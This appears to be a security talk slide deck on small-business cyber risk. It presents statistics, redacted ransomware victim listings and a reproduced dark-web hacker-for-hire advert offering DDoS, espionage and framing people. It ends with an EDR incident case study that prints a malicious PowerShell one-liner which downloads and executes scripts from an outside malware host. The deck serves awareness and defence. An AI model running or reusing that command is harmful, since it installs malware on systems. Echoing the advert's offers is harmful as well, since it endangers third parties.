

# How risky is SME in the cyber world?



**張德慶**

**Terry Cheung** CISM CISA CDPSE CISI CISP CISSP CCSP CITP CEng MVP

**President, ISACA Macao Chapter**

**Deputy Chairman, CSA HKM Chapter**

**Managing Director, TopSOC Information Security Ltd.**



## Agenda

- 1) **Background of Organizations**
- 2) **SME Cybersecurity Statistics**
- 3) **The Risk and The Attacks Against SMEs**
- 4) **Recommended Countermeasures**

# Terry Cheung

President

ISACA Macao Chapter

- Managing Director of TopSOC Information Security Limited
  - BSc (Hons) in Systems Design, MSc in Information Security (London)
  - 25 years IT and Security working experience in Banking, Government, Telecom, Gaming and Consultancy
  - Experience includes establishment of new information security team, Designed and Built 2 Tiers DDoS Protection Service, Managed the design and built of data centers, Managed 13 DCs and 540+ ELVs, ISO27001, PCI, ISO20000, Compliance Advisory, BCP and DRP, etc.)
  - Security consultation services for banks, insurance and utility companies and Macau government departments
  - Instructor for CISSP and CISA course for more than 7 years
  - Founder for ISACA Macao Chapter and CSA HK & Macau Chapter
  - Promote security in Macau and Hong Kong
  - CISI CISP CISSP CCSP CISM CISA CDPSE CITP CEng ACP MVP
  - Sophos Certified Architect, Engineer, Technician, Sales Engineer
  - Fortinet NSE3, CyberArk Certified Trustee
  - CISI certified CISP trainer



# ISACA

Global Non-Profit Professional Association for Individuals and Enterprises



170K+

MEMBERS

268K+

CERTIFICATIONS ISSUED

225

CHAPTERS

1000+

ENTERPRISES SERVED



# People are Our Top Priority



# ISACA Certifications



**Best Professional Certification Program Finalist**  
SC Awards 2021

**New Product/Service of the Year**  
IT World Awards 2021

**Best Professional Certification Program Finalist**  
SC Awards 2021

## Global Knowledge's 2022 Highest-Paying Cybersecurity Certifications

**#1** CRISC

**#2** CISM

**#4** CGEIT

**Cloud Security Alliance (CSA)** is the world's leading organization dedicated to defining and raising awareness of best practices to help ensure a secure cloud computing environment.



Earn your certificate in cloud security →



Read the latest cloud security research →



Improve your compliance with STAR →




Volunteer for a research working group →



# Current State of Cyber Security




# Percentage compromised by at least one successful attack in the past 12 months, by industry



Source: 2022 Cyberthreat Defense Report

# SME Cyber Security Statistics

**Renolon** Status of Cybercrime in COVID-19 pandemic



**600%** increased in cybercrime due to Covid-19 pandemic  
(Preclue)

 What Percentage Of Small Businesses Are Hit By All Cyber Attacks





On average,  
**47.63%** of small businesses are hit by cyber attacks  
(Firewall Times, Advisorsmith, IBM, Cybersecurity-Magazine, 360 coverage pros, SecurityMagazine, and Tripwire)

 What Percentage Of Small Businesses Fail After A Cyber Attack?



About  
**60%** of small businesses that suffer a cyber attack will go out of business within 6 months  
(Fundera, CybersecurityVentures, CIAB, Idagent, INC, and Nerds onsite.)

 What Percentage Of Cyber Attacks Are Caused By Human Error?



About  
**91.5%** of cyber attacks are caused by human error  
(Verizon Data Breaches Investigations Report, Stanford University, IBM, Varnois, Forbes, TechXplore, TheHackernews, Cybernews, Infosecurity-Magazine, ChiefExecutive.)



**34%** of businesses hit with malware took a week or more to regain access to their data

**Renolon**



**51%** of small businesses say they are not allocating any budget to cyber security

**Renolon**



**3 OUT OF 4** small businesses say they don't have sufficient personnel to address IT security

**Renolon**



**66%** of small businesses are very concerned about cyber security risk

**Renolon**




**70%** of small businesses are unprepared to deal with a cyber attack

**Renolon**

# Victims on Darkweb

*Claimed* Victim	Ransomware Gang	Detection Date (UTC+0)	Ransomware URL	Victim Site	Victim Country	Industrial Sector
[REDACTED]	Trigona	2023-09-05 13:18:09	[REDACTED]	[REDACTED].hk	Hong Kong	IT Services
[REDACTED]	NoEscape	2023-09-02 05:05:40	[REDACTED]	[REDACTED]	Hong Kong	Transportation Services
[REDACTED]	NoEscape	2023-08-28 20:45:37	[REDACTED]	[REDACTED]	Hong Kong	Non-depository Institutions
[REDACTED]	CLOP	2023-07-27 02:14:02	[REDACTED]	[REDACTED]	Hong Kong	Electronic, Electrical Equipment, Components
[REDACTED]	LockBit	2023-07-15 14:23:42	[REDACTED]	[REDACTED].hk	Hong Kong	Communications
[REDACTED]	CLOP	2023-06-19 03:04:30	[REDACTED]	[REDACTED]	Hong Kong	Depository Institutions
[REDACTED]	LockBit	2023-04-26 17:02:39	[REDACTED]	[REDACTED].hk	Hong Kong	Security And Commodity Brokers, Dealers, Exchanges, And Services

# Looking to 2023, what is your biggest concern related to security?



# Threat Driver



# Risk of Individual Security System




## Intrusion Prevention System

IPS produces many false positive alerts and neglect may real attacks.

## Advanced Persistent Threat

Hackers have widely shared the code on how to detect and bypass Modern Sandboxes.



Firewall



IPS



Email Prevention



APT



Anti Virus

## Firewall

Firewall can be easily bypassed by the newly defined threats.

## Email Prevention System

Hacker can send Phishing emails to your mailbox even you have email protection system.

## AI Endpoint Protection

No matter what Endpoint protection system with AI Detection you have, hacker can still bypass and deliver malwares to your devices.

CONNECTED

Lack of Security Resources

Islands of Security Technologies

肉隨砧板上

Meat on Cutting Board

Hacking Business Models

95%

Under estimate of Security Risks

# Rent-A-Hacker

[Products](#) [FAQs](#) [Register](#) [Login](#)

## Rent-A-Hacker

Experienced hacker offering his services!

(Illegal) Hacking and social engineering is my business since i was 16 years old. I never had a real job, so i had the time to get really good at hacking and i made a good amount of money last +-20 years.

I have worked for other people before, now i am also offering my services for everyone with enough cash here.

### Prices:

I am not doing this to make a few bucks here and there, i am not from some crappy eastern europe country and happy to scam people for 50 EUR.

I am a professional computer expert who could earn 50-100 EUR an hour with a legal job.

So stop reading if you don't have a serious problem worth spending some cash at.

Prices depend a lot on the problem you want me to solve, but minimum amount for smaller jobs is 250 EUR.

You can pay me anonymously using Bitcoin.

### Technical skills:

- Web (HTML, PHP, SQL, APACHE)
- C/C++, Assembler, Delphi
- 0day Exploits, Highly personalized trojans, Bots, DDOS
- Spear Phishing Attacks to get accounts from selected targets
- Basically anything a hacker needs to be successful, if i don't know it, i'll learn it very fast
- Anonymity: no one will ever find out who i am or anything about my clients.

### Social Engineering skills:

- Very good written and spoken (phone calls) english, spanish and german.
- If i can't hack something technically i'll make phone calls or write emails to the target to get the needed information, i have had people make things you wouldn't believe really often.
- A lot of experience with security practices inside big corporations.

### What i'll do:

I will do anything for money, i'm not a pussy. If you want me to destroy some business or a persons life, i'll do it!

Some examples:

- Simply hacking something technically
- Causing alot of technical trouble on websites / networks to disrupt their service with DDOS and other methods.
- Economic espionage
- Getting private information from someone
- Ruining your opponents, business or private persons you don't like, i can ruin them financially and or get them arrested, whatever you like.


If you want someone to get known as a child porn user, no problem.

Anyone can  
hire a hacker  
to hack  
or  
to trigger  
Ransomware  
attacks



# Case Study – Detection with EDR

# Intrusion Kill Chain



Campaign Analysis – Tactics, Techniques and Procedures

# AMSI Protection Blocked

SEV	TYPE	DATE	EVENT
		Sep 6, 2021 1:20 PM	掃描「Scan my computer」已完成
i		Sep 6, 2021 3:22 PM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
i		Sep 6, 2021 11:58 AM	掃描「Scan my computer」已完成
i		Sep 6, 2021 11:35 AM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
i		Sep 6, 2021 7:49 AM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
i		Sep 6, 2021 4:02 AM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
i		Sep 6, 2021 12:15 AM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
i		Sep 5, 2021 8:29 PM	AMSI Protection blocked a threat: AMSI/Bypass-B at C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

```

graph LR
    MS[Microsoft Powershell] -- write --> F4[4 File writes]
    MS -- write --> R60[60 Registry key accesses]
    MS -- read --> F84[84 File reads]
            
```

**Process details : powershell.exe**

Reputation at time graph was created: Good

Known bad reputation

Known good reputation

---

**SOPHOSLABS Threat Intelligence**

[Request latest intelligence](#)

No current intelligence on this file.

Note: Requesting the latest intelligence will cause your files to be sent to Sophos for additional analysis. [Learn More](#)

---

Path: c:\windows\system32\windowspower shell\v1.0\powershell.exe

Name: powershell.exe

Command line:  
powershell -NoP -NonI -W Hidden -exec bypass "sam = ([WmiClass] 'root/default:sys...see all

Process ID: 6568

Process executed by: NT AUTHORITY\SYSTEM

# Suspicious Service

遠端桌面連線

Task Manager

File Options View

Processes Performance Users Details **Services**

Name	PID	Description
CscService		Offline Files
DcomLaunch	868	DCOM Server Process Launcher
DcpSvc		DataCollectionPublishingService
defragsvc		Optimize drives
DeviceAssociationService		Device Association Service
DeviceInstall		Device Install Service
[REDACTED]		[REDACTED]
Dhcp	496	DHCP Client
diagnosticshub.standardco...		Microsoft (R) Diagnostics Hub Standard Collector Service
[REDACTED]	2480	[REDACTED]
[REDACTED]		[REDACTED]
dmwappushservice		dmwappushsvc
Dnscache	508	DNS Client
dot3svc		Wired AutoConfig
DPS	1116	Diagnostic Policy Service
DsmSvc		Device Setup Manager
DsSvc	524	Data Sharing Service
Eaphost		Extensible Authentication Protocol
EDARUWIPDKVPRXCIBMWP		EDARUWIPDKVPRXCIBMWP
EFS		Encrypting File System (EFS)
embeddedmode		Embedded Mode
[REDACTED]		[REDACTED]
EventLog	496	Windows Event Log
EventSystem	488	COM+ Event System
[REDACTED]		[REDACTED]
[REDACTED]		[REDACTED]
FontCache	488	Windows Font Cache Service
FrameServer		Windows Camera Frame Server

Fewer details | Open Services

啟用

# Suspicious Process

The screenshot shows the Windows Services console with the service **EDARUWIPDKVPRXCIBMWP** selected and its properties dialog box open. The path to the executable is highlighted in blue: `C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W`. A red circle highlights the service name in the list. To the right, a Temporary Clipboard window shows the remote desktop clipboard contents, which is a PowerShell command for downloading a file from a remote server. A red circle highlights the URL `https://profetestreuc.net/in3.ps1` in the command.

Services (Local)

EDARUWIPDKVPRXCIBMWP Properties (Local Computer)

General


Service name: EDARUWIPDKVPRXCIBMWP  
Display name: EDARUWIPDKVPRXCIBMWP  
Description:  
Path to executable: C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W  
Startup type: Manual  
Service status: Stopped  
Start parameters:

Temporary Clipboard

Remote desktop clipboard contents

```
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W Hidden "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};if((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64')){iex(New-Object Net.WebClient).DownloadString('https://profetestreuc.net/dm6');}else{iex(New-Object Net.WebClient).DownloadString('https://profetestreuc.net/in3.ps1');}"
```

# 可疑服務Registry Key..ps1?



The screenshot shows the Windows Registry Editor window. The left pane displays the tree structure, and the right pane shows a list of registry values. The 'ImagePath' value is selected, and its data is being edited in the 'Edit String' dialog box.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	EDARUWIPDKVPRXCIBMWP
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	%COMSPEC% /C "cmd /c powershell.exe -NoP -NonI -W Hidden "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {True};if((Get-WmiObject Win32_OperatingSystem...
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000010 (16)

**Edit String**

Value name:  
ImagePath

Value data:  
ject Net.WebClient).DownloadString('https://profetstruec.net/in3.ps1');""

OK Cancel

# Malware website <https://profetestruec.net/>

The screenshot shows the VirusShare analysis page for the URL <https://profetestruec.net/>. The page features a large circular gauge showing a score of 16 out of 91. A red banner indicates that 16 security vendors have flagged this URL as malicious. Below this, a table lists the detection details for various security vendors.

DETECTION	DETAILS	COMMUNITY
ADMINUSLabs	Malicious	alphaMountain.ai Malicious
Antiy-AVL	Malicious	Avira (no cloud) Malware
BitDefender	Malware	Certego Malicious
DNS8	Malicious	Dr.Web Malicious
ESET	Malware	ESTsecurity-Threat Inside Malicious
Fortinet	Malware	Kaspersky Malware
Lionic	Malicious	Lumu Malware
Sophos	Malicious	Webroot Malicious
Forcepoint ThreatSeeker	Suspicious	Abusix Clean

# 1<sup>st</sup> seen in April

遠端桌面連線

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Services Logs
  - Hardware Events
  - Internet Explorer
  - Key Management Service
  - Microsoft
  - Veeam Backup
  - Windows PowerShell
  - Subscriptions

Windows PowerShell Number of events: 9,623

Level	Date and Time	Source	Event ID	Task Category
Information	4/4/2021 2:58:14 AM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	4/4/2021 2:58:14 AM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	4/4/2021 2:58:14 AM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	4/3/2021 11:12:18 PM	PowerShell (PowerShell)	403	Engine Lifecycle
